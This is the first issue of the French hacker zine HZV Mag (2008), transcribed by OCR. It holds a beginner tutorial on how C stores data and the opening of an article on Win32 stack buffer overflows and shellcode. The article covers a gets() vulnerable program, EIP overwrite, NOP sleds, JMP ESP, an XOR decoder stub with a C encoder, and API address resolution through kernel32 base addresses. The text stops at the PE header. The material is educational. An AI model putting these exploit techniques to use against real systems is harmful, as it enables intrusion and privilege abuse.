


HZV ZINE #01

Dans un monde en constante évolution, la dernière des vérités est celle de l'enseignement par la pratique.

PHOTO : ACISSI

ENFIN mis à flot.. Depuis maintenant 2 ans, nous cherchions une solution pour continuer un travail d'information et de pédagogie sur la sécurité informatique, c'est enfin chose faite.

Librement téléchargeable au format pdf, nous partagerons ici sans complexe et sans retenue les différentes techniques et méthodologies de ceux qui utilisent leurs connaissances pour nuir et conquérir par le mensonge et la corruption des systèmes. Nous avons également choisis d'offrir une tribune libre à toutes celles et ceux qui souhaitent partager leur connaissance dans le domaine de la sécurité de l'information.

Bien plus vaste qu'au premier abord, l'information est partout et sous différentes formes. Du signal binaire codé émit dans un fil aux dernières news des journaux télé, elle est l'instrument du pouvoir et c'est ici que vous comprendrez comment une machine qu'elle soit électronique ou humaine, est faillible et permet la manipulation de la vérité et la domination de toute part.

Mais place ici à la première version d'HZV Mag qui, non sans défaut, ravira nous l'espérons celles et ceux qui souhaitent comprendre tout les rouages du hacking et de ce fait, combattre l'ignorance général.

Alias

Ont participé à ce premier numéro :
Alias@hackerzvoice.net - Apophis - Celelibi@hackerzvoice.net - Cocowebman@hackerzvoice.net - CrashFr@hackerzvoice.net - Dark-log - Dvrasp@hackerzvoice.net - FaSm - Floux - Freeman@hackerzvoice.net - IOT-Record - Minus-Virus@hackerzvoice.net 0vercl0ck - Philemon - Shim0@hackerzvoice.net - SnAkE - Stormy - TiteFleur -ThierryCrettol - Valéry Rasplus - Virtualabs@hackerzvoice.net mattew@hackerzvoise.net

HACKERZVOICE #1
OCTOBRE 2008

La tribune HZV

HZV Mag offre à tous ceux qui le souhaitent, une tribune libre pour exposer vos théories, concepts et travaux sur la sécurité informatique, humaine ou physique.
Cette tribune est également ouverte à toutes les solutions commerciales sous couvert d'un partenariat avec HZV - Contact : **redacteur@hackerzvoice.net**

Le codage des données

[Celelibi]

Le codage des données est quelque chose qui perturbe souvent les codeurs en C. Particulièrement les débutants lorsqu'il s'agit de mélanger et comprendre comment on passe d'une représentation haut niveau à une représentation bas niveau d'une donnée.

Pourqui est-ce indispensable d'avoir des notions de codage ?

Parce qu'en C, on est souvent en train de jouer avec les représentations physiques des données que l'on manipule. De plus, lorsque l'on fait du reversing entre autres, les données auxquelles on a accès sont encodées sous leur forme «physique» ; il est donc indispensable d'être capable de comprendre et de donner du sens aux données. C'est tout aussi indispensable pour une compréhension de certains bugs tels que les *int overflow*.

Quelques généralités

Premièrement, il faut bien différencier deux choses: La représentation que l'on a des données que l'on manipule (l'idée qu'on en a), et la vraie représentation dans la mémoire de la machine. Elles ne sont pas toujours identiques, et bien souvent, on n'a pas à se soucier de la représentation machine des données, laissant cela au compilateur.

Ensuite, qu'est-ce qu'un codage ? Loin de moi l'idée d'entrer dans la théorie des codes, nous dirons que c'est un ensemble de règles qui permettent de passer d'une écriture à une autre pour une même information.
Par exemple, le nombre quarante-deux pourrait être écrit «42» ou bien «0x2a». Notez bien que des données en elles-même n'ont aucun sens. «42» c'est un 4 et un 2, rien de plus, ce n'est ni un nombre ni une chaîne de caractères si rien n'est précisé. Connaître le codage utilisé pour les données permet de donner une première approche du sens à donner aux données.

Les quelques exemples qui suivent vous permettront, je l'espère, de mieux comprendre cette notion omniprésente dans l'informatique. On ne va s'intéresser ici qu'à quelques types C (int,
char et float), et leur codage sur des machines x86 (type Intel/AMD).

Avant de commencer avec le type int, petit rappel sur ce qu'est la mémoire. Pour nous, on va représenter cela comme un grand bandeau avec des cases de 8 bits. Chaque case possédant une adresse avec l'adresse 0 tout en haut et l'adresse maximale tout en bas.

1) int

Le type int du C permet de stocker des entiers. Mais bien entendu, l'ordinateur ne sait manipuler que des bits ; c'est pourquoi on va commencer par écrire les entiers en base 2, c'est-à-dire en binaire. Si vous avez des lacunes par rapport au système binaire et ses conversions cf wikipedia [1].

La convention veut que l'on écrive les chiffre de poids faible à droite (en décimal, c'est le chiffre des unités). Soit :

```
13 (en base 10) -> 1101 (en base 2)
1337 -> 10100111001
```

Etant donné que le processeur ne peut pas manipuler un nombre infini de bits, il faut donner une taille maximale aux entiers. Pour le type int, c'est 32 bits. Si le nombre que l'on veut écrire fait moins de 32 bits, on peut toujours rajouter des 0 devant.
Soit :

```
13 -> 00000000 00000000 00000000 00001101
1337 -> 00000000 00000000 00000101 00111001
```

Mais ce n'est pas encore tout à fait comme ça que les entiers sont rangés en mémoire. En effet, les architectures x86 sont de type little endian, ce qui signifie que c'est l'octet de poids faible (celui que l'on écrirait à droite) qui est écrit en premier en mémoire (du côté des petites adresses mémoire), mais les bits de chaque octets ne sont pas inversés, eux.
Soit :

```
13 -> 00001101 00000000 00000000 00000000
1337 -> 00111001 00000101 00000000 00000000
```

Et c'est en effet comme cela que ces nombres seront écrits en mémoire. Pour s'en convaincre, on
peut écrire le code C suivant :

```
int a = 1337;
unsigned char *c;
c = &a;
printf("%02x %02x %02x %02x\n", c[0], c[1], c[2], c[3]);
```

Pour rappel, un char fait 8 bits, c'est pour cela qu'il y en a 4 pour faire 32 bits.

Notez bien que si on avait mis a = 0x41424344, l'affichage aurait été 44 43 42 41. Et que si à la place du format «%02x» du printf on avait mis «%c», l'affichage aurait été «D C B A».
Si vous voulez en savoir plus à propos du codage des entiers, en particulier à propos des entiers négatifs,
regardez du côté du complément à deux [2].

2) char

Le type char représente un caractère d'un octet. Il permet de stocker des caractères, mais aussi des entiers sur 8 bits. En réalité, il n'y a pas vraiment de différence entre les deux, la différence est purement conceptuelle. Un caractère est une représentation conceptuelle des données, bien entendu il sera stocké sous forme d'un nombre, c'est à dire de bits.
Pour transformer un caractère en nombre, c'est simple, on utilise le codage ASCII. Une fois qu'on a le code ASCII d'un caractère, il n'y a plus qu'à l'écrire sous forme binaire et on pourra le stocker dans la mémoire de l'ordinateur.

Afin de se convaincre de la dualité charactère/entiers, on peut écrire le code C suivant :

```
char c = 'A';
printf("%c\n", c);
printf("%d\n", c);

c = 42;
printf("%c\n", c);
printf("%d\n", c);
```

Que se passe-t-il dans ce code ? L'instruction char c réserve une zone mémoire pour y stocker un char (un octet). c = 'A' écrit dans la zone réservée une certaine suite de bits 01000001.
Ensuite le premier printf va lire cette suite de bits et l'afficher comme un caractère.
C'est-à-dire que cette suite de bits va être envoyée vers le terminal sans aucune modification, et le terminal interprétera le nombre reçu comme étant le code ASCII du caractère à afficher et donc transformera ce code en un ensemble de pixel à «allumer». L'affichage avec le format «%d» va, lui, interpréter cette suite de bits comme un entier et va donc la convertir en écriture décimale et envoyer la suite de caractères (compris entre '0' et '9') vers le terminal sous la forme de leur code ASCII encore une fois. Et encore une fois, chaque code ASCII sera transformé par le terminal en un ensemble de pixel.

Il se passe exactement la même chose lorsqu'on met 42 dans la variable c. L'unique différence c'est que l'on a écrit dans le code source une représentation numérique à la place d'une représentation sous forme de caractère.

3) float

Les nombres à virgule flottante sont un peu plus complexes à représenter, en effet, comme leur nom l'indique, la virgule n'est pas toujours placée au même endroit. On peut aussi bien représenter des nombres très petits que des nombres très grands.
Loin de moi l'idée d'expliquer en détail la norme IEEE 754, si ça vous intéresse, vous pourrez y regarder de plus près ici [3].

Les flottants se basent sur une « notation scientifique » des nombres. Vous savez, quand on écrit -7.331*10^42 avec un seul chiffre avant la virgule... Et bien les nombres flottants sont codés en mémoire suivant ce principe, la différence principale étant que les nombres sont écrits en base 2 et non en base 10.

Un peu de vocabulaire : si on considère le nombre 4.2 * 10^5, on appelera « exposant » le nombre 5 et « mantisse » le nombre 4.2.
Les nombres flottants sont codés sur 32 bits, dans ceux-ci il y a un bit de signe qui indique si le nombre est positif ou négatif, 8 bits d'exposants et 23 bits de mantisses.
Ce qui devrait nous donner une formule du genre (-1)^s * 1.M * 2^(e-127) avec s, M et e les suites de bits réellement stockées.
Cette formule barbare dit que si le bit de signe s vaut 1 alors on multiplie le nombre par -1, sinon on le multiplie par 1. Le e-127 donne l'exposant, le e est ce qui est stocké en mémoire, on soustrait 127 de façon à permettre des exposants négatifs (et donc les nombres inférieurs à 1). Le « 1.M » est une commodité pour écrire que tous les bits de M se trouvent après la virgule avec un 1 avant la virgule. En effet, en notation scientifique, il faut toujours avoir un et un seul chiffre avant la virgule, et celui-ci doit être différent de 0, donc en binaire ça ne peut être que le chiffre 1. C'est donc inutile de le stocker dans M puisqu'il sera toujours le même. Une écriture mathématiquement correcte du « 1.M » serait 1+(M*2^(-23)), mais peu importe...

Le nombre -0.625 serait donc écrit : -0.101 en binaire soit -1.01 * 2^(-1), ce qui s'écrit aussi (-1)^1 * 1.01 * 2^(126-127)
Ce qui nous donne donc une fois encodé :

```
1 01111110 01000000000000000000000
```

Mais c'est pas encore tout à fait comme ça que les nombres flottants sont stockés, en effet, comme pour les entiers, les octets sont stockés « à l'envers ». le nombre -0.625 sera donc stocké sous la forme :

```
00000000 00000000 00100000 10111111
```

Notez que tous les nombres décimaux ne peuvent pas s'écrire de manière correcte sous forme d'un flottant. Par exemple 0.9 en binaire s'écrirait :
0.11100110011... avec le motif «0011» répété à l'infini.
Renseignez-vous à propos de la norme IEEE 754, elle décrit plus précisément les différents problèmes liés à la perte de précision.

4) Unions

Si vous avez appris le C, on a dû vous dire que les «union» c'est un peu comme les structure, sauf qu'on ne peut se servir que d'un champ à la fois car les union stockent tout dans une même zone mémoire. L'une des utilités des unions c'est de pouvoir interpréter selon différents codages une même données. Regardez plutôt cet exemple :

```
union int_float {
   int i;
   float f;
};
int_float val;
val.f = 4.2;
printf("%f\n", val.f);
printf("%d\n", val.i);
```

Regardez les trois dernières lignes. On commence par mettre dans la zone mémoire associée à la variable val la donnée 4.2 codés comme un flottant. Ensuite on accède à cette même donnée comme si c'était un flottant, puis un entier. Autrement dit, la même donnée physique à été interprété comme si il s'agissait d'un flottant (codé comme tel), puis comme si il s'agissait d'un entier (codé comme un entier). Il devrait devenir plus clair maintenant qu'une donnée en elle-même n'a aucune signification si on ne connait pas son codage.
Notez bien que l'on pourrait arriver au même résultat avec des cast de pointeurs, mais la solution avec les union est beaucoup plus propre.

Afin de mieux comprendre comment tout cela marche, rien de tel qu'un petit programme de test.

[Lien vers : source_article_codage.c]

Voilà, j'espère que cette notion de codage est plus claire maintenant, mais la connaissance passe par l'expérience, donc amusez-vous avec des read(), write(), printf(), scanf() des unions et tous les casts possibles et immaginables, c'est la meilleure façon de comprendre.

---

[1] http://fr.wikipedia.org/wiki/Syst%C3%A8me_binaire
[2] http://fr.wikipedia.org/wiki/Compl%C3%A9ment_%C3%A0_deux
[3] http://fr.wikipedia.org/wiki/IEEE_754

Exploitation avancée de débordement de tampon . Etude des modèles LSD et UNDERSEC

[Stormy]

Pour comprendre les différents exercices pratiques figurants dans le dossier, vous aurez besoin de ces quelques applications élémentaires et d'une bonne dose de courage. Néanmoins, en tant qu'auteur, je précise que cet article n'a pas pour prétention de vous fournir des Shellcodes déjà finalisés (certains sites se chargent de livrer via des scripts de tels ouvrages). Le but du dossier est de vous permettre la pleine compréhension des règles élémentaires et *sine qua non* à respecter lors du développement de ShellCodes sous Win32.

Les applications suivantes seront utilisées durant l'ensemble du dossier afin d'aider à comprendre les principes, la méthode et la constitution de ShellCodes :

Nasmw Compilateur ASM pour station Win32.
MSVCv6 Compilateur C/C++ de Micro$oft.
Masm32v8 Compilateur ASM avec syntaxe proche du C.
NetCat Emulateur de socket.
GetHash Conversion MD5 de texte ASCII.

Introduction & généralités

Les nombreux sites relatifs à la sécurité informatique ne tarissent plus d'avertissements (*advisory*) concernant la présence de vulnérabilités de type 'overflow' sur diverses applications.
A cet effet, durant les dernières années, la communauté des développeurs C notamment a pris conscience de quelques mauvaises habitudes en matière de programmation. En vérité, il s'agit plus d'un « péché » par omission puisqu'on ignorait auparavant l'ampleur véritable du problème.
Effectivement, une mauvaise allocation de mémoire lors du développement d'un projet peut engendrer sur la pile un débordement exploitable. C'est justement l'objet de cet article.
On compte différents types de débordement au nombre desquels on trouve le modèle « overflow » sur les entiers (Integer), la pile (Stack) et le tampon (Buffer). C'est ce dernier qui nous intéressera plus particulièrement. Ainsi, on débute le sujet en expliquant à quoi correspond la pile, élément essentiel à l'ensemble des processus sur notre système.

La pile (de l'anglais 'stack') est une zone mémoire dans laquelle nos programmes peuvent stocker temporairement des données quelconques durant l'exécution du même programme selon le mode de mémoire nommé 'protégé'.

Ainsi, lorsqu'il faut considérer des données attachées à une fonction par exemple, notre application durant le flux des commandes dépose (push) les valeurs de ces variables afin de les utiliser ultérieurement. Une fois la fonction achevée, les données sont retirées de la pile selon la commande pop. On compare bien souvent cette opération à une pile d'assiettes nombreuses dont la première déposée est forcément la dernière retirée.

Cette pensée est traduite par le terme *LIFO* (Last In First Out, en français 'dernière posée première retirée') qui illustre bien l'idée selon laquelle, le première argument déposé pour notre fonction sera le dernier appelé. Or, ajoutons que pour se situer dans la pile, notre système utilise différents pointeurs dont les deux principaux sont ESP et EBP. Ainsi, pour utiliser les données contenues dans la pile, on incrémente ou décrémente ESP selon le nombre d'octets nécessaire afin d'obtenir l'entrée adéquate.

Pointeur de pile (Stack) ESP, soit le haut de la pile. 32 bits [Variable au gré des opérations PUSH et POP].
*inclus >>> allocation **SP** 16 bits.

Pointeur de pile (Stack) EBP, soit le niveau de base. 32 bits [Invariable puisqu'il s'agit du niveau le plus bas].
*inclus >>> allocation **BP** 16 bits.

En guise de brève révision, nous allons aussi évoquer les registres autres où figure les différentes données lors de l'exécution d'un programme traditionnel. Ainsi, les habitués de l'assembleur, formidable langage de développement (très) bas niveau, seront particulièrement à l'aise durant la suite de l'exposé :

Accumulateur EAX [Opérations arithmétiques] 32bits.
*inclus allocation **AX** 16 bits partagés entre **AL** 8 bits et **AH** 8 bits.

Registre auxiliaire EBX [Registre de base] 32bits.
*inclus allocation **BX** 16 bits partagés entre **BL** 8 bits et **BH** 8 bits.

Registre auxiliaire ECX [Opération Count Loop] 32bits.
*inclus allocation **CX** 16 bits partagés entre **CL** 8 bits et **CH** 8 bits.

Registre auxiliaire EDX [adresse du port Entrée/Sortie] 32bits.
*inclus allocation **DX** 16 bits partagés entre **DL** 8 bits et **DH** 8 bits.

Registre auxiliaire ESI 32bits dont allocation **SI** 16bits.
Registre auxiliaire EDI 32bits dont allocation **DI** 16bits.

Registre segment CS [Code Segment] 16 bits.
Registre segment DS [Data Segment]16 bits.
Registre segment ES [Extra Segment] 16 bits.
Registre segment FS [Extra Segment] 16 bits.
Registre segment GS [Extra Segment] 16 bits.
Registre segment SS [Stack Segment] 16 bits.

Registre d'état et de contrôle EFLAGS 32 bits.

Exemple d'une vulnérabilité

Or, tout ceci serait parfait s'il n'y avait pas le grain de sable fortuit, c'est-à-dire la faute humaine. Effectivement, on imagine bien la problématique engendrée par une allocation mémoire volontairement limitée dont les données viendraient à déborder hors de la zone imposée. Pour mieux comprendre le principe, voici un code simple afin de saisir toute l'ambiguïté :

```
#include <iostream.h>
#include <stdio.h>

int main( void )
{
char string[64];
printf("Qu'est-ce que tu me racontes ? \n");
gets(string);
printf("Texte inscrit --> %s \n", string);
return 0;
}
```

Notre petit programme demande à l'utilisateur de rentrer via le clavier une chaîne de caractère quelconque. Notre développeur à l'origine du projet, pensant bien faire, octroie une limite de 64 octets à notre variable string.
C'est vrai que de primes abords cela semble être suffisant dans le cadre d'une simple identification par Login/Password ou d'une URL de navigateur IE ... Malheureusement, les choses se gâtent si on dépasse allègrement le volume imposé de 64 octets (essayez 70 caractères pour voir un peu mieux).
Pour exemple, lorsque le programme nous demandera d'entrer notre texte, nous écrirons une ligne de plus de 64 caractère 'a' (valeur hexadécimale 0x61). C'est le plantage radical! Effectivement, une fenêtre d'avertissement signale qu'il se produit une erreur fâcheuse dans la pile, erreur qui oblige une clôture arbitraire du programme. Or, si on examine la pile 'explosée', nous obtenons des informations intéressantes. Examinons le rapport MSVC après le crash de l'application :

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrateur>Test
Qu'est-ce que tu me racontes ?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaa
(...)
```

La chaîne possède près de 70 'a'. Le résultat ne se fait pas attendre : L'instruction à «0x61616161» emploie l'adresse mémoire «0x61616161». La mémoire ne peut pas être «read».
Voici le rapport de la zone mémoire concernée. Nous regardons attentivement les différents registres de la pile :

```
EAX = 00000000 EBX = 7FFDF000
ECX = 00424A90 EDX = 00424A90
ESI = 00000000 EDI = 00000000
EIP = 61616161 ESP = 0012FF88
EBP = 61616161 EFL = 00000246 CS = 001B
DS = 0023 ES = 0023 SS = 0023 FS = 0038
GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=1 AC=0
PE=1 CY=0
ST0 = +0.0000000000000000e+0000
ST1 = +0.0000000000000000e+0000
ST2 = -0.0000000741914211e+4186
ST3 = +0.0000000000000000e+0000
ST4 = +0.0000000000000000e+0000
ST5 = +0.0000000000000000e+0000
ST6 = +0.0000000000000000e+0000
ST7 = +0.0000000000000000e+0000
CTRL = 027F STAT = 0000 TAGS = FFFF
EIP = 00000000 CS = 0000 DS = 0000
EDO = 00000000
```

Que s'est-il donc passé lorsque nous avons inscrit notre texte dans la console? C'est simple malgré ce descriptif de primes abords complexe! Expliquons en détail le processus déviant. Nous avons débordé sur d'autres segments au point de venir 'écraser' certaines parties de la pile qui contenaient des informations primordiales pour la suite du programme, plus exactement le flux des commandes (d'où le terme 'Buffer Overflow').
Or, en y regardant de plus près, on remarque que ce chaos est finalement constructif dans une certaine mesure. Effectivement, dans notre décalage des données, nous avons modifier un registre important, le registre **EIP**. Or, qu'est-ce que le registre **EIP**?

Le registre **EIP** est le registre où figure l'adresse de l'instruction suivante. Lorsqu'une fonction quelconque est sollicitée, le système sauvegarde une adresse dans le registre **EIP** afin de reprendre le flux normal des commandes après exécution de la fonction.
Nous pouvons donc contrôler et définir l'adresse où poursuivre après débordement. Ainsi, le contrôle du registre **EIP** est la base de l'exploitation d'un débordement de tampon.
Un schéma rudimentaire s'impose peut être pour expliquer l'incident:


```
|aaaaaaaaaaaaaaa-------------------------------
-----------------------------------|SEIP  Test
1
|aaaaaaaaaaaaaaaaaaaaaaaaaa-----------------
--------------------------|SEIP Test 2
|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-----
-----------------|SEIP Test 3
|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaa|aaaa Gagné!
```

Reste à savoir où nous devrions faire pointer la valeur de notre registre **EIP**. Certes, il peut figurer dans le code de l'application quelques fonctions ou threads intéressants. Peut être, pourrait-on passer outre une procédure d'authentification, mais là n'est pas l'intérêt de la chose étudiée. Effectivement, le but véritable est de faire exécuter un code supplémentaire afin de s'octroyer les privilèges du programme vulnérable. En d'autres termes, exploiter les usages d'un ShellCode. Néanmoins, la question demeure : où et comment écrire un ShellCode dans la mémoire de notre processus déviant.

Pour la première question, il n'y a pas de problème incontournable puisque nous disposons d'un tampon afin d'inscrire notre ShellCode. Il s'agit de notre précédent tampon justement vulnérable au débordement. Il faudra donc modifier le registre **EIP** afin qu'il pointe au début de notre susdit tampon. Ainsi, une lecture des commandes aura lieu et une exécution de celles-ci tout naturellement avec les privilèges de l'application cible. Or, pour déterminer l'adresse du tampon vulnérable, il suffit d'effectuer un désassemblage du programme vulnérable après plantage et de chercher les premiers segments où figure les lettres 'a'. Ajoutons qu'une plage large de commande NOP (en hexadécimal **0x90**) permet d'être quelque peu aléatoire lorsque nous tenterons d'identifier le début du tampon.

Néanmoins, ajoutons qu'il n'est pas toujours possible de faire pointer notre **EIP** vers le tampon. Effectivement, peut-être que l'adresse de celui-ci se compose d'un octet NULL. Ainsi, d'autres méthodes obligent à trouver une possibilité de saut par la commande Jmp vers un registre ou un pointeur dans lequel figure notre ShellCode. Dès lors, il faut par moment 'éclater' notre pile dans des proportions importantes de façon à obtenir une entrée exploitable via le pointeur ESP notamment. A cet effet, dans ce cas de figure très précis, il convient d'utiliser une adresse de fonction intermédiaire où se trouve un saut sur ce pointeur, soit une commande **Jmp ESP** par exemple.

La plupart des applications vulnérables à un débordement de tampon livrent des segments importants pour l'exploitation (parfois plusieurs milliers d'octets). Rien à voir avec notre application précédente où nous disposions seulement de quelques 64 octets.



En résumé donc, à la place des quatre 'a' (**0x61**) de fin, nous marquons un nouvel **EIP** qui est finalement l'adresse des premiers 'a' de notre tampon (plus ou moins). Ici se trouvera notre Shellcode qui, comme toutes les commandes de l'application, sera lu puis interprété et exécuté avec les privilèges du programme cible. S'il s'agit d'une application tournant sous le profil de l'administrateur, le Shellcode aura le même privilège. Maintenant, passons à l'esprit théorique concernant l'élaboration d'un ShellCode en débutant par quelques généralités.

Constitution d'un code d'exploitation

Il faut comprendre que la valeur NULL ou aussi 0x00 (l'équivalent de \n en notation hexadécimale) est à proscrire d'emblée dans nos ShellCodes car elle constitue la clôture d'un OFFSET réservé à du texte quelconque.
Si le système vulnérable rencontre cette susdite valeur NULL durant le flux, la lecture du ShellCode est finalisée même s'il reste une foultitude de commandes encore à interpréter. Pour contrer ce problème délicat, il faut utiliser un registre conditionné sous XOR (on parle de XORisation) pour obtenir une valeur NULL.
Néanmoins, la solution la moins astreignante est d'intégrer au début de nos ShellCodes une petite routine de décryptage par XORisation sur 4 octets (sous entend donc qu'il faut crypter le ShellCode original pour se débarrasser des NULL Bytes). A cet effet, voici le code communément utiliser afin de décrypter le ShellCode (23 octets et commentaires inclus).
Or, celui-ci est relativement simple mais reste à convenir sur deux aspects, soit le volume du ShellCode a décrypter et le DWORD à la base de l'opération XOR :

```
fldz
fstenv [esp-0C] ; Store Floating Point Environment
pop ebx
xor ecx,ecx ; XORisation Ecx
mov cl, [volume ShellCode (n)]

_xor:
xor dword ptr [ebx+17], DWORD ; XORisation avec DWORD selon
sub eax,FFFFFFFC
loop _xor ; Boucle pour l'opération XOR.

(...) Début du ShellCode crypté (entrée du décryptage sur n octets).
```

Par contre, pour crypter un ShellCode, nous allons créer un petit programme nommé '**xor.exe**' afin de XORiser l'ensemble des commandes qu'il nous est possible de lire dans une formulation hexadécimale via MSVC. Nous utilisons une ligne de commande qui comporte le fichier à lire (notre ShellCode après compilation), le fichier nouveau XORisé et le BYTE de comparaison.
Par habitude, 0x99 convient parfaitement sauf exception. Nous faisons aussi suivre ci-après le code en C commenté.

```
/* ------------------------------------------------------
----- Simple programme d'encryption par XOR -----
---------- <InFile.bin> <OutFile.bin> ----------------
------------------------------------------------------ */

#include <stdio.h>

int main(int argc, char *argv[])
{
int count, byte; // Variables pour les compteurs -
FILE *in, *out; // Pointeurs fichiers In(entrée) et Out(sortie) -


if(argc < 3) // Contrôle la ligne de commande -
{ // Affichage d'un avertissement -
printf( "---------------------------------- \n" );
printf( "Abandon - Ligne de commande invalide \n" );
printf( " xor <InFile.bin> <OutFile.bin> \n" );
printf( "---------------------------------- \n" );
return 0; // Exit -
}
// Contrôle la lecture octale -
if( ( in = fopen( argv[1], "rb" ) ) == NULL )
{ // Problème lors de la lecture -
printf( "Erreur sur le fichier %s.\n", argv[1] );
return 0;
} // Contrôle écriture octale -
if( ( out = fopen(argv[2], "wb" ) ) == NULL )
{ // Problème lors de l'écriture -
printf( "Erreur sur le fichier %s.\n", argv[2] );
return 0;
}
// Tant que le fichier n'est pas entièrement parcouru (EOF) -
while( ( count = getc( in ) ) != EOF )
{
count = count ^ 0x99; // XOR sur DWORD (à ccnvenir) -
byte++; // Incrémente compteur sur octets -
putc( count, out ); // Ecriture du caractère XORisé -
}
fclose( in ); // Clôture du fichier en lecture -
fclose( out ); // Clôture du fichier en écriture -
printf( "Encryption finie! \n" );
return 0; // Exit -
}
```

Un ShellCode doit être codé dans un langage de bas niveau comme l'assembleur. Pour nos exemples prochains, nous utiliserons NASMW (version de Nasm en modèle 32 bits pour Windows).
Il existe différentes méthodes afin de développer un ShellCode selon nos aspirations et prétentions. Effectivement, un code simple utilisera les quelques fonctions déjà sollicitées par l'application vulnérable. Un désassemblage du programme suffit à obtenir les différents imports et leurs adresses. Malheureusement, une telle méthodologie est astreignante car elle nous limite grandement dans le cadre du développement d'un ShellCode.
Pourquoi? Les OS Windows ont une gestion des librairies et fonctions différentes selon les versions, services pack, voire même la langue d'usage. Ainsi, il n'y a pas de correspondance entre une fonction quelconque sur XP SP1 Coréen et l'API équivalente sur Win2000 NT Pro SP4.
Nous sommes donc obligé de coder notre ShellCode sur un environnement de travail identique à celui de la cible ou alors il nous faut être très bien informé. Dès lors, nous oublions d'emblée cette méthode trop incertaine nommée 'spécifique' (spécifique à l'application vulnérable) puisqu'il existe beaucoup mieux dans le domaine.

Effectivement, en vérité, nous n'avons besoin que de deux fonctions maîtresses afin de constituer des ShellCodes efficaces. Ces deux fonctions sont **GetProcAddress** et **LoadLibraryA**. La MSDN exprime c'est deux fonctions de la façon suivante:

```
HMODULE LoadLibrary(
LPCTSTR lpFileName // LIBRARY keyword.
);

FARPROC GetProcAddress(
HMODULE hModule <>, // Handle to the DLL that contains function
LPCSTR lpProcName <> // Function or variable name.
);
```

Si nous disposons des adresses concernant ces deux fonctions, nous avons la possibilité appréciable de solliciter toutes les librairies et autres fonctions de notre choix même si elles ne sont pas incluses dans le projet original.
Voici un code sous Masm32v8 qui montre comment s'opère le mécanisme afin d'appeler une fonction étrangère dans un librairie exclue à l'origine:

```
.386
.model flat, stdcall
option casemap :none
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32.lib


.DATA

Buff_dll db "user32",0
Buff_fct db "MessageBoxA",0

.code

Start:

Push OFFSET Buff_dll ; On charge user32.dll en mémoire.
Call LoadLibrary

Push OFFSET Buff_fct ; On cherche 'MessageBoxA'.
Push Eax ; Handle de LoadLibrary.
Call GetProcAddress

Push 32 ; On dépose nos arguments.
Push OFFSET Buff_dll
Push OFFSET Buff_fct
Push 0
Call Eax ; Eax contient l'adresse de MessageBoxA.


Call ExitProcess
end Start
```

Si vous avez suivi jusque là, vous savez sans doute où se situe le second problème lié à cette méthode de développement nommée 'statique'.
La difficulté c'est que nous ne disposons pas des adresses des deux fonctions **GetProcAddress** et **LoadLibraryA**.
Ainsi, nous sommes encore une fois tributaire de la versions de Windows notamment.
Il est vrai que la limite expliquée auparavant (ShellCode spécifique) est considérablement réduite à seulement deux adresses mais le problème reste à peu de chose identique, soit nous manquons cruellement de portabilité!

A l'analyse, nous comprenons que l'idéal serait de pouvoir déterminer la version de l'Operating System Windows afin d'obtenir les adresses élémentaires de **GetProcAddress** et **LoadLibraryA**.
Nous voudrions ainsi pouvoir travailler sur un ShellCode 'générique', en d'autres termes, portable sur les différentes stations Win32, quelles soient XP ou Win2000 selon SP divers.

Depuis la version 4.0 (95), Windows a introduit un nouveau format pour les fichiers exécutables: le format PE (Portable Exécutable). Pour atteindre un haut degré de portabilité, il faut donc développer un code qui sache interpréter les différents segments importants de notre PE.
L'idée dégagée par le groupe LSD consiste à pointer en premier lieu sur le pattern MZ puisque celui-ci est le point d'entrée des segments d'informations relatives à l'application.
Afin de définir la méthode le plus simplement possible, le mieux est de démontrer littéralement les différentes progressions :

Le pattern MZ est basé sur une adresse différente selon OS. Voici ci-après plusieurs modèles pour exemple.

```
+ ImageBase kernel32.dll +
+ 77E00000h - NT/W2k +
+ 77E80000h - NT/W2k +
+ 77E70000h - NT/W2k +
+ 77ED0000h - NT/W2k +
+ 77F00000h - NT/W2k +
+ BFF70000h - 95/98 +
+ 77E60000h - XP home +
+ BFF60000h - Me +
```

1° Recherche du pattern MZ
2° Obtention de l'OFFSET relative au PE.
3° Recherche de la table RVA à partir du PE.
4° Correspondance entre ordinaux, noms de fonctions et adresses.
Pour comprendre un peu les informations contenues dans ces segments (pas besoin d'y rentrer en profondeur), voici quelques définitions présentes juste après le repère MZ :

Le DWORD à l'offset **3Ch** du header MZ indique donc l'OFFSET du header PE. Ainsi, il s'agit du repère suivant afin de déterminer l'adresse de notre table RVA.

```
Header MZ:
OFFSET BYTES CONTENU
+------+-----+-----------------------------------------------------------
| +00 | 2 | Signature 'MZ'= 4Dh 5Ah -
+------+-----+-----------------------------------------------------------
| +02 | 2 | Nombre bytes dernière page du fichier.
+------+-----+-----------------------------------------------------------
| +04 | 2 | Nombre pages du fichier.
+------+-----+-----------------------------------------------------------
(...)
+------+-----+-----------------------------------------------------------
| +1C | 4 | RESERVE
+------+-----+-----------------------------------------------------------
| +20 | 2 | RESERVE
+------+-----+-----------------------------------------------------------
| +22 | 26 | RESERVE
+------+-----+-----------------------------------------------------------
| +3C | 4 | OFFSET du nouveau header, soit PE.
+------+-----+-----------------------------------------------------------
```

```
Header PE:
